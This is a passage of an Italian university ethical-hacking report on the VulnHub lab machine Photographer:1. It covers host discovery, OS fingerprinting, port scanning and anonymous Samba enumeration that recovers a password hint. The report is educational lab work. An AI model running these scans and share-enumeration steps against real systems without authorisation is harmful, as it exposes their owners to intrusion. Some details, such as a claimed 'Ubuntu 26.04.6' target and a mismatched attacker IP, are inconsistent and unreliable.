

## Metodologia utilizzata

CASO DI STUDIO: PHOTOGRAPHER 1

Davide Di Sarno | Corso di PTEH | A.A. 2023/2024



**UNIVERSITÀ DEGLI STUDI DI SALERNO**  
**DIPARTIMENTO DI INFORMATICA**

## Sommario

<b>1</b>	<b><u>INTRODUZIONE .....</u></b>	<b><u>3</u></b>
<b>1.1</b>	<b><u>STRUMENTI UTILIZZATI.....</u></b>	<b><u>3</u></b>
<b>2</b>	<b><u>INFORMATION GATHERING &amp; TARGET DISCOVERY .....</u></b>	<b><u>5</u></b>
<b>2.1</b>	<b><u>SCANSIONE DELLA RETE .....</u></b>	<b><u>5</u></b>
<b>2.2</b>	<b><u>FINGERPRINTING E SCANSIONE DEL SISTEMA OPERATIVO .....</u></b>	<b><u>6</u></b>
<b>3</b>	<b><u>ENUMERATION TARGET &amp; PORT SCANNING .....</u></b>	<b><u>8</u></b>
<b>3.1</b>	<b><u>PORT SCANNING .....</u></b>	<b><u>8</u></b>
<b>3.2</b>	<b><u>SERVIZI ATTIVI .....</u></b>	<b><u>9</u></b>
<b>3.3</b>	<b><u>SERVIZI SAMBA.....</u></b>	<b><u>11</u></b>
<b>4</b>	<b><u>VULNERABILITY MAPPING .....</u></b>	<b><u>13</u></b>
<b>4.1</b>	<b><u>MAPPING DELLE DIRECTORY .....</u></b>	<b><u>13</u></b>
<b>4.2</b>	<b><u>VULNERABILITY SCANNING CON NESSUS .....</u></b>	<b><u>14</u></b>
<b>4.3</b>	<b><u>VULNERABILITY SCANNING CON OPENVAS.....</u></b>	<b><u>15</u></b>
<b>4.4</b>	<b><u>VULNERABILITY SCANNING CON OWASP ZAP .....</u></b>	<b><u>16</u></b>
<b>4.5</b>	<b><u>ANALISI CON NIKTO.....</u></b>	<b><u>17</u></b>
<b>4.6</b>	<b><u>IDENTIFICAZIONE DELLE VULNERABILITÀ CON WHATWEB E SEARCHSPLOIT .....</u></b>	<b><u>19</u></b>
<b>5</b>	<b><u>TARGET EXPLOITATION .....</u></b>	<b><u>22</u></b>
<b>5.1</b>	<b><u>ACCESSO ALLA DIRECTORY /ADMIN/ .....</u></b>	<b><u>22</u></b>
<b>5.2</b>	<b><u>REVERSE COMMAND SHELL.....</u></b>	<b><u>24</u></b>
<b>5.3</b>	<b><u>LISTENER NETCAT E SOLUZIONE PRIMA SFIDA.....</u></b>	<b><u>27</u></b>

<b>6</b>	<b><u>PRIVILEGE ESCALATION .....</u></b>	<b><u>29</u></b>
<b>6.1</b>	<b><u>FILE CON SUID ATTIVO .....</u></b>	<b><u>29</u></b>
<b>6.2</b>	<b><u>ESCALATION DEI PRIVILEGI CON PHP .....</u></b>	<b><u>30</u></b>
<b>7</b>	<b><u>MAINTANING ACCESS.....</u></b>	<b><u>34</u></b>
<b>7.1</b>	<b><u>GENERAZIONE DI UNA REVERSE SHELL TRAMITE METASPLOIT .....</u></b>	<b><u>34</u></b>
<b>7.2</b>	<b><u>SCRIPT PER AVVIARE LA REVERSE SHELL .....</u></b>	<b><u>34</u></b>
<b>7.3</b>	<b><u>TRASFERIMENTO DELLA BACKDOR SULLA MACCHINA TARGET .....</u></b>	<b><u>35</u></b>
<b>7.4</b>	<b><u>ATTIVAZIONE DELLA BACKDOOR .....</u></b>	<b><u>35</u></b>
<b>7.5</b>	<b><u>COLLEGAMENTO ALLA BACKDOOR DA PARTE DELLA MACCHINA ATTACCANTE.....</u></b>	<b><u>36</u></b>
<b>8</b>	<b><u>BIBLIOGRAFIA.....</u></b>	<b><u>37</u></b>

# 1 Introduzione

Il seguente progetto ha come obiettivo la simulazione di un processo di Penetration Testing etico. La macchina vulnerabile by design selezionata è la macchina PHOTOGRAPHER: 1, sviluppata per la preparazione al certificato Offensive Security Certified Professional (OSCP), attestatore di conoscenza nel campo della sicurezza informatica e nello specifico nel campo dell'hacking etico.

Per scaricare la macchina è possibile accedere al seguente link:

<https://www.vulnhub.com/entry/photographer-1,519/>

L'attività svolta è suddivisa dalle seguenti fasi descriventi le procedure comuni applicate da un penetration tester etico:

- Target Scoping;
- Information Gathering e Target Discovery;
- Enumeration Target e Port Scanning;
- Vulnerability Mapping;
- Exploitation;
- PostExploitation;

La fase di Target Scoping basata sulla somministrazione di questionari al cliente al fine di maggiori informazioni tramite l'analisi dei requisiti, la scelta degli strumenti da usare, la definizione dei confini di test, l'accordo sugli obiettivi di business e sui vincoli legali, è stata sorvolata poiché non vi è nessun cliente all'interno di questo progetto.

## 1.1 Strumenti utilizzati

Tramite il software VMware Fusion sono state emulate le due machine virtuali ovvero:

- La macchina dell'attaccante: Kali Linux 6.6.15- amd64 GNU/Linux Rolling, Dimensioni totali:43,8 GB
- La macchina target: PHOTOGRAPHER: 1 Ubuntu 26.04.6 LTS, Dimensioni totali 6,8 GB

Per la comunicazione tra le due machine è stata utilizzata una rete locale virtuale con NAT su VMware con spazio di indirizzamento 172.16.62.0/24 e con gli indirizzi IP delle machine non noti a priori in accordo al servizio DHCP.




Figura 1: Topologia della rete

Di seguito, viene riportata la lista degli strumenti utilizzati per svolgere l'analisi:

- **Netdiscover:** 0.10
- **Nmap:** 7.94SVN
- **P0f:** 3.09b
- **Nping:** 0.7.94SVN
- **Unicornscan:** 0.4.7
- **Smbclient:** 4.20.1-Debian
- **Dirb:** v2.22
- **Nessus:** 10.7.4
- **OpenVAS:** 23.0.1
- **OWASP ZAP:** 2.15.0
- **Nikto:** 2.5.0 (LW 2.5)
- **WhatWeb:** 0.55
- **Searchsploit:** 20240615-0kali1
- **Burp Suite:** Community Edition 2024.3.1.4-28743
- **Netcat:** v1.10-48.1
- **Firefox:** 115.11.0esr
- **Metasploit:** 6.4.9-dev

## 2 Information Gathering & Target Discovery

La seguente fase ha come obiettivo l'individuazione della macchina target all'interno della rete, seguita poi dalla raccolta delle informazioni iniziali utili per le attività successive. Poiché l'indirizzo IP della macchina dell'attaccante non è noto, utilizziamo il comando 'ifconfig'.

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.62.136 netmask 255.255.255.0 broadcast 172.16.62.255
    inet6 fe80::20c:29ff:feb3:fc1d prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:b3:fc:1d txqueuelen 1000 (Ethernet)
    RX packets 12047 bytes 2013808 (1.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 13432 bytes 1550148 (1.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 592 (592.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 592 (592.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 2: La figura mostra come l'indirizzo IP dell'attaccante sia 172.16.62.136.

### 2.1 Scansione della rete

Per ottenere l'indirizzo della macchina target, utilizziamo una combinazione di strumenti di scansione della rete.

Il primo passo consiste nell'eseguire una scansione della rete attraverso il tool **Netdiscover**. Questo strumento ci permette di identificare i dispositivi attivi sulla rete e raccogliere i relativi indirizzi IP e MAC. Il comando utilizzato è il seguente:

```
netdiscover -r 172.16.62.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300
-----
  IP            At MAC Address  Count  Len  MAC Vendor / Hostname
-----
172.16.62.1     fa:ff:c2:11:82:65  1      60   Unknown vendor
172.16.62.2     00:50:56:e2:1d:34  2      120  VMware, Inc.
172.16.62.148   00:0c:29:04:af:a4  1      60   VMware, Inc.
172.16.62.254   00:50:56:e6:e9:a2  1      60   VMware, Inc.
```

Figura 3: Scansione della rete con Netdiscover

L'output mostra i dispositivi rilevati nella subnet 172.16.62.0/24, fornendo una panoramica iniziale dei dispositivi nella rete.

Per aver maggiori dettagli sugli host presenti in rete utilizziamo il tool **Nmap** per eseguire una scansione degli indirizzi IP attivi nella stessa subnet, confermando la presenza dei dispositivi rilevati durante il passo precedente.

```
nmap -sP 172.16.62.0/24
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 11:25 CEST
Nmap scan report for 172.16.62.1
Host is up (0.00043s latency).
MAC Address: FA:FF:C2:11:82:65 (Unknown)
Nmap scan report for 172.16.62.2
Host is up (0.00036s latency).
MAC Address: 00:50:56:E2:1D:34 (VMware)
Nmap scan report for 172.16.62.148
Host is up (0.00018s latency).
MAC Address: 00:0C:29:04:AF:A4 (VMware)
Nmap scan report for 172.16.62.254
Host is up (0.00025s latency).
MAC Address: 00:50:56:E6:E9:A2 (VMware)
Nmap scan report for 172.16.62.136
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.98 seconds
```

*Figura 4: Scansione degli host con Nmap*

Le figure mostrano 3 indirizzi IP ed i relativi indirizzi MAC utilizzati da VMware per la gestione della virtualizzazione della rete NAT e due indirizzi IP ovvero: 172.16.62.36, l'indirizzo dell'attaccante, e 172.16.62.148 che risulta essere l'indirizzo della macchina PHOTOGRAPHER:1.

Indirizzo confermato ulteriormente attraverso l'esecuzione di '**ifconfig**' all'interno di un profilo utente messo a disposizione all'interno della macchina.

Per assicurarci che la macchina target sia raggiungibile, utilizziamo il comando '**ping**'. Questo comando invia pacchetti ICMP alla macchina target e attende una risposta per verificare la connessione. Il comando utilizzato è il seguente

```
ping -c 5 172.16.62.148
```

```
PING 172.16.62.148 (172.16.62.148) 56(84) bytes of data:
64 bytes from 172.16.62.148: icmp_seq=1 ttl=64 time=0.480 ms
64 bytes from 172.16.62.148: icmp_seq=2 ttl=64 time=0.521 ms
64 bytes from 172.16.62.148: icmp_seq=3 ttl=64 time=0.455 ms
64 bytes from 172.16.62.148: icmp_seq=4 ttl=64 time=0.501 ms
64 bytes from 172.16.62.148: icmp_seq=5 ttl=64 time=0.487 ms

— 172.16.62.148 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4101ms
rtt min/avg/max/mdev = 0.455/0.488/0.521/0.021 ms
```

*Figura 5: Verifica della raggiungibilità con ping*

Dalla figura non risultano errori nella fase di invio dei pacchetti ICMP, indicando che la macchina target è raggiungibile.

## 2.2 Fingerprinting e Scansione del Sistema Operativo

Il tool '**P0f**' viene utilizzato per il fingerprinting passivo del sistema operativo su un'interfaccia di rete. Con il comando seguente settiamo l'interfaccia di rete eth0 in ascolto:

```
p0f -i eth0
```

Per interagire con il server web sulla macchina target, utilizziamo ‘**curl**’ per eseguire una richiesta HTTP GET. Questo comando ci permette di vedere le risposte del server e raccogliere ulteriori informazioni sui servizi web in esecuzione. Il comando utilizzato è:

```
curl -X GET http://172.16.62.148/
```

Sul terminale messo in ascolto otteniamo informazioni relativi al server http individuato, nello specifico Apache 2.x.

```
.-[ 172.16.62.136/44784 → 172.16.62.148/80 (http response) ]-  
|  
| server    = 172.16.62.148/80  
| app      = Apache 2.x  
| lang     = none  
|
```

*Figura 6: p0f per Fingerprinting passivo*

Per una scansione attiva utilizziamo il tool **Nmap** con l’opzione ‘**-O**’ per analizzare le porte aperte ed avere informazioni in merito al sistema operativo in uso sulla macchina target.

```
nmap -O 172.16.62.148
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 11:49 CEST  
Nmap scan report for 172.16.62.148  
Host is up (0.00046s latency).  
Not shown: 996 closed tcp ports (reset)  
PORT      STATE SERVICE  
80/tcp    open  http  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
8000/tcp  open  http-alt  
MAC Address: 00:0C:29:04:AF:A4 (VMware)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
```

*Figura 7: Nmap per rilevamento del sistema operativo*

Dalla figura notiamo che la macchina target è basata su Linux e la versione del kernel è compresa tra la 3.2 e la 4.9. Inoltre, vengono mostrate le porte aperte, che verranno analizzate meglio durante la fase di port scanning.



# 3 Enumeration Target & Port Scanning

Nella fase precedente abbiamo dimostrato la disponibilità e la raggiungibilità della macchina bersaglio dalla macchina Kali, ora risulta fondamentale ottenere informazioni sulle porte attive e sui servizi messi a disposizione.

## 3.1 Port Scanning

Per identificare le porte aperte sulla macchina target e i servizi in esecuzione, utilizziamo **Nmap** con l'opzione **'-sV'**, che permette di rilevare le versioni dei servizi. Il comando utilizzato è il seguente:

```
nmap -p- 172.16.62.148 -sV
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 12:17 CEST
Nmap scan report for 172.16.62.148
Host is up (0.00058s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8000/tcp  open  http         Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:04:AF:A4 (VMware)
Service Info: Host: PHOTOGRAPHER

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.72 seconds
```

*Figura 8: Scansione delle porte e dei servizi con Nmap*

L'output mostra le porte aperte e i servizi in esecuzione, confermando la disponibilità della macchina target. In particolare, le porte e i servizi identificati sono:

- **Porta 80:** Server web http in esecuzione Apache 2.4.18 (Ubuntu).
- **Porta 139:** NetBIOS Samba smbd.
- **Porta 445:** NetBIOS Samba smbd.
- **Porta 8000:** Server web http in esecuzione Apache 2.4.18 (Ubuntu).

Per verificare ulteriormente l'apertura delle porte specifiche, utilizziamo **Nping**. Questo strumento consente di testare le porte specificate per confermare se sono aperte e rispondono correttamente. Il comando utilizzato è il seguente:

```
nping --tcp -p 80,139,445,8000 -c 5 172.16.62.148
```

```

Starting Nping ( https://nmap.org/nping ) at 2024-06-28 11:36 CEST
SENT (0.0152s) TCP 172.16.62.136:29449 > 172.16.62.148:80 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (0.0165s) TCP 172.16.62.148:80 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=3533097413 win=29200 <mss 1460>
SENT (1.0158s) TCP 172.16.62.136:29449 > 172.16.62.148:139 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (1.0165s) TCP 172.16.62.148:139 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=2904548018 win=29200 <mss 1460>
SENT (2.0178s) TCP 172.16.62.136:29449 > 172.16.62.148:445 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (2.0185s) TCP 172.16.62.148:445 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=536673510 win=29200 <mss 1460>
SENT (3.0199s) TCP 172.16.62.136:29449 > 172.16.62.148:8000 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (3.0205s) TCP 172.16.62.148:8000 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=752065754 win=29200 <mss 1460>
SENT (4.0219s) TCP 172.16.62.136:29449 > 172.16.62.148:80 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (4.0226s) TCP 172.16.62.148:80 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=3595698910 win=29200 <mss 1460>
SENT (5.0238s) TCP 172.16.62.136:29449 > 172.16.62.148:139 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (5.0244s) TCP 172.16.62.148:139 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=2967169146 win=29200 <mss 1460>
SENT (6.0256s) TCP 172.16.62.136:29449 > 172.16.62.148:445 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (6.0262s) TCP 172.16.62.148:445 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=599292580 win=29200 <mss 1460>
SENT (7.0274s) TCP 172.16.62.136:29449 > 172.16.62.148:8000 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (7.0281s) TCP 172.16.62.148:8000 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=814682349 win=29200 <mss 1460>
SENT (8.0295s) TCP 172.16.62.136:29449 > 172.16.62.148:80 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (8.0301s) TCP 172.16.62.148:80 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=3658314038 win=29200 <mss 1460>
SENT (9.0314s) TCP 172.16.62.136:29449 > 172.16.62.148:139 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (9.0320s) TCP 172.16.62.148:139 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=3029786169 win=29200 <mss 1460>
SENT (10.0333s) TCP 172.16.62.136:29449 > 172.16.62.148:445 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (10.0339s) TCP 172.16.62.148:445 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=661910525 win=29200 <mss 1460>
SENT (11.0351s) TCP 172.16.62.136:29449 > 172.16.62.148:8000 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (11.0357s) TCP 172.16.62.148:8000 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=877299436 win=29200 <mss 1460>
SENT (12.0370s) TCP 172.16.62.136:29449 > 172.16.62.148:80 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (12.0377s) TCP 172.16.62.148:80 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=3720930333 win=29200 <mss 1460>
SENT (13.0389s) TCP 172.16.62.136:29449 > 172.16.62.148:139 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (13.0395s) TCP 172.16.62.148:139 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=3092402667 win=29200 <mss 1460>
SENT (14.0408s) TCP 172.16.62.136:29449 > 172.16.62.148:445 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (14.0416s) TCP 172.16.62.148:445 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=724526811 win=29200 <mss 1460>
SENT (15.0429s) TCP 172.16.62.136:29449 > 172.16.62.148:8000 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (15.0435s) TCP 172.16.62.148:8000 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=939918842 win=29200 <mss 1460>
SENT (16.0448s) TCP 172.16.62.136:29449 > 172.16.62.148:80 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (16.0456s) TCP 172.16.62.148:80 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=3783550643 win=29200 <mss 1460>
SENT (17.0468s) TCP 172.16.62.136:29449 > 172.16.62.148:139 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (17.0474s) TCP 172.16.62.148:139 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=3155023499 win=29200 <mss 1460>
SENT (18.0487s) TCP 172.16.62.136:29449 > 172.16.62.148:445 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (18.0494s) TCP 172.16.62.148:445 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=787147458 win=29200 <mss 1460>
SENT (19.0508s) TCP 172.16.62.136:29449 > 172.16.62.148:8000 S ttl=64 id=65365 iplen=40 seq=4152134145 win=1480
RCVD (19.0515s) TCP 172.16.62.148:8000 > 172.16.62.136:29449 SA ttl=64 id=0 iplen=44 seq=1002541082 win=29200 <mss 1460>

Max rtt: 1.061ms | Min rtt: 0.397ms | Avg rtt: 0.506ms
Raw packets sent: 20 (800B) | Rcvd: 20 (920B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 19.07 seconds

```

Figura 9: Verifica del funzionamento delle Porte con Nping

Un altro strumento utile per la scansione delle porte è **UnicornsCan**, che può essere utilizzato per una scansione completa delle porte UDP. Il comando utilizzato è il seguente:

```
unicornsCan -mU -Iv 172.16.62.148:1-65535 -r 5000
```

```

adding 172.16.62.148/32 mode 'UDPScan' ports '1-65535' pps 5000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds
sender statistics 4596.0 pps with 65544 packets sent total
listener statistics 1 packets recieved 0 packets dropped and 0 interface drops

```

Figura 10: Scansione delle porte UDP.

La scansione mostra come vi sia solamente una porta UDP che ha risposto ai pacchetti inviati.

## 3.2 Servizi attivi

Utilizziamo il tool **Nmap** con l'opzione **'-A'**, ovvero in modalità aggressiva, per avere informazioni dettagliate sui servizi attivi della macchina bersaglio.

```
Nmap -A -sV 172.16.62.148
```

```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 11:23 CEST
Nmap scan report for 172.16.62.148
Host is up (0.00072s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Photographer by v1n1v131r4
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8000/tcp  open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-generator: Koken 0.22.24
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ http-title: daisa ahomi
|_ http-open-proxy: Proxy might be redirecting requests
MAC Address: 00:0C:29:04:AF:A4 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: PHOTOGRAPHER

Host script results:
| smb2-time:
|   date: 2024-05-11T09:11:14
|_  start_date: N/A
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: photographer
|   NetBIOS computer name: PHOTOGRAPHER\x00
|   Domain name: \x00
|   FQDN: photographer
|_  System time: 2024-05-11T05:11:14-04:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: -47d22h52m48s, deviation: 2h18m33s, median: -48d00h12m48s
|_ nbstat: NetBIOS name: PHOTOGRAPHER, NetBIOS user: <unknown>, NetBIOS MAC: <
unknown> (unknown)
|_ smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required

TRACEROUTE
HOP RTT      ADDRESS
1   0.72 ms  172.16.62.148

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.74 seconds


```

*Figura 11: Rilevamento dei servizi attivi con Nmap*


Questa scansione fornisce una panoramica dettagliata dei servizi in esecuzione che ci permette di osservare come sulla porta 8000 venga eseguito un server Apache che esegue Koken, sistema di gestione dei contenuti gratuito progettato per fotografi, designer e artisti. Inoltre, viene confermato che le porte 139 e 445 sono aperte con Samba in esecuzione.

Infine, apriamo nel browser le pagine relative agli indirizzi della macchina bersaglio sulle porte 80 e 8000. Osserviamo che il sito sulla porta 8000 è stato creato utilizzando Koken

CMS. L'importanza di questa informazione verrà analizzata in dettaglio nel capitolo successivo.



*Figura 12: Pagina web della macchina target sulla porta 80*



*Figura 13: Pagina web della macchina target sulla porta 8000*

### 3.3 Servizi Samba

Utilizzando **Smbclient** possiamo connetterci alla condivisione Samba presente sulla macchina.

```
smbclient -N -L \\172.16.62.148\
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
smbashare	Disk	Samba on Ubuntu
IPC\$	IPC	IPC Service (photographer server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.

Server	Comment
Workgroup	Master
WORKGROUP	PHOTOGRAPHER

Figura 14: Accesso ai servizi Samba

Nella figura precedente vengono mostrate le diverse condivisioni della macchina, tra cui spicca sambashare. Per accedervi utilizziamo il seguente comando:

```
smbclient \\172.16.62.148\smbashare
```

```
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Tue Jul 21 03:30:07 2020
..               D          0   Tue Jul 21 11:44:25 2020
mailsent.txt     N        503   Tue Jul 21 03:29:40 2020
wordpress.bkp.zip N 13930308   Tue Jul 21 03:22:23 2020

278627392 blocks of size 1024. 264268400 blocks available
smb: \> get mailsent.txt
getting file \mailsent.txt of size 503 as mailsent.txt (122.8 KiloBytes/sec) (average 122.8 KiloBytes/sec)
smb: \> get wordpress.bkp.zip
getting file \wordpress.bkp.zip of size 13930308 as wordpress.bkp.zip (34440.0 KiloBytes/sec) (average 34096.0 KiloBytes/sec)
```

Figura 15: Accesso alla condivisione sambashare

Dopo aver eseguito il comando **ls** per elencare i file presenti nella condivisione, troviamo e scarichiamo diversi file di interesse:

- **mailsent.txt**
- **wordpress.bkp.zip**

Con il comando **cat** visualizziamo cosa è presente nel file testuale, trovando un messaggio molto interessante che fornisce due indirizzi e-mail ovvero **agi@photographer.com** e **agi@photographer.com** ed una parola “**babygirl**” su cui viene posta l’attenzione.

```
Message-ID: <4129F3CA.2020509@dc.edu>
Date: Mon, 20 Jul 2020 11:40:36 -0400
From: Agi Clarence <agi@photographer.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Daisa Ahomi <daisa@photographer.com>
Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
```

Figura 16: Mailsent.txt



## 4 Vulnerability Mapping

Dopo aver individuato i servizi e le relative versioni, la fase di Vulnerability mapping permette di verificare la presenza di vulnerabilità conosciute ed ottenere le possibili strategie per sfruttarle.

### 4.1 Mapping delle directory

